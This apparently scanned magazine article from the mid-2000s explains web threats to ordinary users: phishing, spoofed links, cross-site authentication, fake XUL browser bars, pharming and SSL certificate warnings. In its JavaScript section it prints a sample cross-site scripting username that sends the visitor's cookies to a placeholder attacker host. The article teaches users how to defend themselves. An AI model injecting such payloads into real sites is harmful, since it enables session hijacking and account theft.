Staying ahead of Internet snoopers and con men

SAFER SURFING

Do you know enough to surf free of the liars and spies? We'll show you how to stay ahead of the traps.

BY JOE CASAD AND PETER KREUSSEL

Surfing the web used to be easy – it all seemed so innocent. But today's web is a different and darker place. If you click the wrong link, a gangster geek from across the planet may just put his hand in your pocket. Your best defense is to know the tricks and plan ahead.

This month's cover story looks at how to get around safely and privately on the Internet. We'll start with a study of Pharming and Phishing – two dangerous techniques the bad guys use to get access to your personal and financial data. Then we'll show you Tor and Privoxy – privacy tools that let you surf anonymously. And speaking of privacy – in our third cover story article, we'll examine Antsp2p, a system that supports anonymous Internet file sharing.

If you want to keep free from the grip of cyber crime, or if you just want to surf or share files without leaving tracks, you're bound to find something useful in this month's Safe Surfing cover story.

But before we get on to the details, we'll start with a summary of some of the threats facing Internet users.

Phishing

You may have already received an email message (often full of typos and bad grammar) asking you to click a link to your friendly neighborhood bank, where you must re-enable your online account by entering your account data. If you have received such a message, you have probably been the subject of a phishing attack.

Phishing relies on the default behavior of people who aren't watching closely. ("If my bank is writing to me, it must be important.") You'll find some examples of known phishing attacks at the website *antiphishing.org*[1].

All it takes to spoof an email address is to add an entry in the mail program. Domains that are not registered are typically assigned without performing any checks. Apart from this: an HTML mail just needs a link with a visible text that follows the pattern *www.anybank-xyz.com*; this doesn't mean that the address will actually take you to *www.anybank-xyz.com*. By the way, a link such as *www.anybank-xyz.com@fraud.com* will not take you to the anybank page, but will instead deliver you to *fraud.com*.

XSA

Phishing is geared to tricking the user into revealing critical data. But there are more technical approaches that are even more difficult to watch for. Let's suppose you are logged on to a user forum; all of a sudden, your browser asks you for your username and password (Figure 2). If you enter your credentials because you assume that a forum software error has occurred, an

COVER STORY

Figure 1: The address bar in this figure is a XUL-based fake; it does not show you the current page address but displays text predefined by the attacker .



Figure 2: If you look closely, you will see that there is something fishy going on: the domain asking for your password is not the domain for the current page.

attacker may just have gained access to your account.

This attack is known as a Cross Site Authenticaion (**XSA**) attack. An XSA attack is based on a simple principle: the attacker stores an image with a URL that takes the unsuspecting user to a rogue web server on the page that asks for a password. In other words, the user is asked for a password to view the image.

Of course, the rogue page prepared by the XSA attacker is set up to accept any combination of username and password and to store any entries a user makes. This lets the attacker collect user credentials for users who have logged on to the spoofed page.

Maybe losing your password for a forum account is not too serious a blow, but what happens if this password is the same password you use for a credit card account or an online banking account?

Dark Powers of XUL

Firefox and Mozilla both have a "feature" that gives password phishers a powerful tool: Mozilla-based browsers use **XUL**, an XML-based language, to generate the user interface. Unfortunately, these browsers display XUL elements embedded in webpages, allowing attackers to emulate the original display elements such as address bars or dialogs in these browsers.

For a demonstration of how to use XUL for phishing attacks, check out [2]: whatever you enter in the fake address bar, the browser window will just keep showing you Google (Figure 1). The task bar and menus are fakes and don't work, but by the time you notice that, it might already be too late.

JavaScript

JavaScript lets you evaluate data in forms (Figure 3) – even from forms in a different window. The danger of this feature is fairly obvious. (All this takes is for the online banking page and the rogue page to be open at the same time, and the attacker can log all your entries). JavaScript restricts cross-window or cross-frame access: this only works if both pages or frames reside in the same domain.

The theory is good as far as it goes, but remember that this restriction wasn't correctly implemented in Firefox versions up to and including 1.0. Current Konqueror or Opera versions are not affected by this vulnerability, but imagine the following scenario with Firefox < 1.0: an attacker sends a manipulated link by mail. The message opens your bank page, while at the same time opening a tiny pop-up window in the background. The hidden window can then log your entries and bundle them off to the attacker.

When it comes to handling JavaScript:

- Never use links from untrusted sources (that is: mail or Internet pages that you can't trust) to access pages with security-critical applications. Carefully crafted links can easily inject malevolent JavaScript code.
- Only use bookmarks you create yourself.
- Relaunch your browser to ensure that the JavaScript code on a page you previously visited by mistake is no longer active.

See the "Desktopia" column in last month's Linux Magazine ("Fox Hunt: Finding and Installing Firefox Extensions," Linux Magazine, May 2006) for a discussion of some popular Firefox extensions, including the Noscript add-on, which lets you disable Javascript in Firefox sessions.

Web applications and forums often make life easier for attackers, giving them a backdoor that allows them to inject dangerous JavaScript code. For example, an attacker might attempt to log on with the username *BadBoy* *< script > (new Image).src = "http://www.attacker.com/spy.php?sniff = + document.cookie"; < /script >)*.

The web application might reject this name due to its length, or filter out the JavaScript component. But if this filtering does not happen, a script code that reads cookies created for the page's visitors (*document.cookie*) and sends them

Why Do You Ask?

No bank worthy of the name would ever dream of sending you mail asking you to enter your password or transaction numbers. No responsible Internet service provider would ever ask you for your password; after all, the passwords of all their bona fide users must be stored somewhere in their databases. If a technical problem has occurred, it makes sense to ask people to log on again, but it doesn't make sense to ask them for their credentials!



Figure 3: Because JavaScript can read entries made in forms, a bug could permit a script to read forms across domain boundaries, which might allow an attacker to send your credentials to their own address.

as a parameter (*sniff=[...]*) to *www.attacker.com* is injected into every page where the username is displayed.

Browser-side security checks are bound to fail in this situation: the JavaScript code is on the page that the cookie belongs to. From the browser's point of view, there is nothing wrong or strange about the script accessing the cookie.

Most web applications use cookies to identify logged on users (Figure 4). An attacker who gains access to your session cookie can pretend to be you.

Pharming

Pharming is another extremely dangerous attack technique that reared its ugly head just recently. Pharming attackers exploit security holes in the DNS system. The browser first needs to resolve the URL before it can connect to a site. To do this, the browser first talks to a DNS server on the Internet. DNS servers reside in a hierarchy: the first port of call is the



Figure 4: Web applications use cookies to identify users. It attackers can access these credentials via cross-site scripting, they can steal your identity.



Figure 5: If Firefox shows you this fairly unintelligible, long, and badly formulated warning, you should consider not going ahead if you are handling sensitive data.

DNS server that your provider specified when your computer opened the Internet connection. If you request a page that this DNS server does not know, the DNS server turns to a server higher up the tree. If the server has the address in its cache, it will not need to perform a lookup. Cache poisoning attacks attempt to inject manipulated values into the cache. You'll learn more about Pharming and Cache poisoning in the article titled "Phish Story: Phishing, Pharming, and the threat of identity theft" on page 28 in this issue.

SSL/TSL

HTTP transfers data in a way that does not allow users to influence the path the data takes. Although this is an efficient, failsafe approach, it also means you can never trust the intermediate computers between the data source and the data sink. You always have to be on the lookout for man-in-the-middle attacks that sniff your data off the network or even manipulate your data. An encrypted connection that uses SSL/TSL is thus imperative for security-critical data such as credit card numbers.

SSL/TSL (Secure Sockets Layer/Transport Layer Security) is an encryption protocol used with Internet addresses that start with *https://*. TSL extends SSL. This "secure" Internet connection prevents attackers from hijacking intermediate machines and sniffing or manipulating the traffic exchange. At the same time, this guarantees that you really are connected to the address shown in your browser's address bar. But again, it is your responsibility to ensure that this is correct, and that the link has not been replaced by a spoof from an untrusted source that just looks like the real thing.

SSL/TSL connections use certificates. There are a few popular misconceptions about certificates that I should mention:

- "Trusted certificate" does not mean that someone has checked to ensure that the site operator is in line with the law.
- "Trusted" means: the certificate was published by a known certification authority (CA). A key on the web server guarantees that entering the website *https://example.com* really takes you to a server called *example.com* and not on a

Figure 6: The padlock items in traffic-light colors make it easier for users to discover serious security bugs on the Mandriva pages.

wild goose chase due to DNS poisoning attacks.

Clicking on a link from an untrusted source such as an email message will undermine this kind of security: your web browser's address bar will not show you the correct address. The owner of the "spoofed" address might very well have a valid certificate for their own website.

There is another important restriction you should be aware of: SSL Version 2.0 has a few security holes. If you disable SSL 2.0 in your browser, you will no longer be able to access obsolete web servers that only give you SSL 2.0 connections. But this is no loss, as SSL 2.0 connections are a security risk.

Another problem is that too many certificate warnings, caused by server operators not doing their homework properly, create an environment where weary users who have seen too many warnings tend to click *OK* without thinking. Sometimes, site operators even try to suggest to that certificate warnings are "normal," and they tell their users to click *OK* no matter what.

In reality, if the browser displays a certificate warning (Figure 5), you have to assume that security is endangered. Any bank or online shop that you trust with your money or credentials should demonstrate that it deserves your trust by giving you a working SSL/TSL connection.

Figure 7: Security Focus has one of the biggest collections of security information on the Internet.

The security advisory sometimes gives you a remedy or workaround for the security problem. However, more often than not, the solution is to install a patch or upgrade to the latest version. To avoid the need to constantly check web pages for this kind of information, some Linux distributions let you sign up to receive Linux security advisories by email. Vendor's typically distribute their security advisories through mailing lists; you can also check your favorite distributor's security pages for details on mailing list addresses and information on how to register.

In addition to the vendor-specific sites, several other sources for Linux security information are available on the web. For instance, Security Focus [5] is a popular website that publishes software bug reports, advisories, and other provide background information. Sites like Security Focus also sometimes provide expert-level articles, FAQs, and forums on security topics. ■

Linux Security Advisories

Many Linux distributions publish security advisories to give users up-to-date information on recently discovered exploits. See our "Insecurity News" (pg. 16) for links to security advisories for several popular Linux distributions. Depending on the vendor or project, the message format for security advisories may vary. Whereas Novell/Suse, Debian, and Ubuntu just provide pure ASCII text, possibly with a few links, Mandriva is more user-friendly, adding features such as colored padlock icons to tell you how serious a bug is.

INFO

[1] Past phishing attacks: *http://www.antiphishing.org/phishing_archive.html*

[2] Danger from XUL in Mozilla-based browsers: *http://www.pikey.me.uk/mozilla/test/spooftest.html*

[3] Vulnerabilities in previous Mozilla/Firefox versions: *http://www.mozilla.org/projects/security/known-vulnerabilities.html*

[4] Vulnerability in the Konqueror JavaScript engine: *http://www.kde.org/info/security/advisory-20060119-1.txt*

[5] Securityfocus: *http://www.securityfocus.com*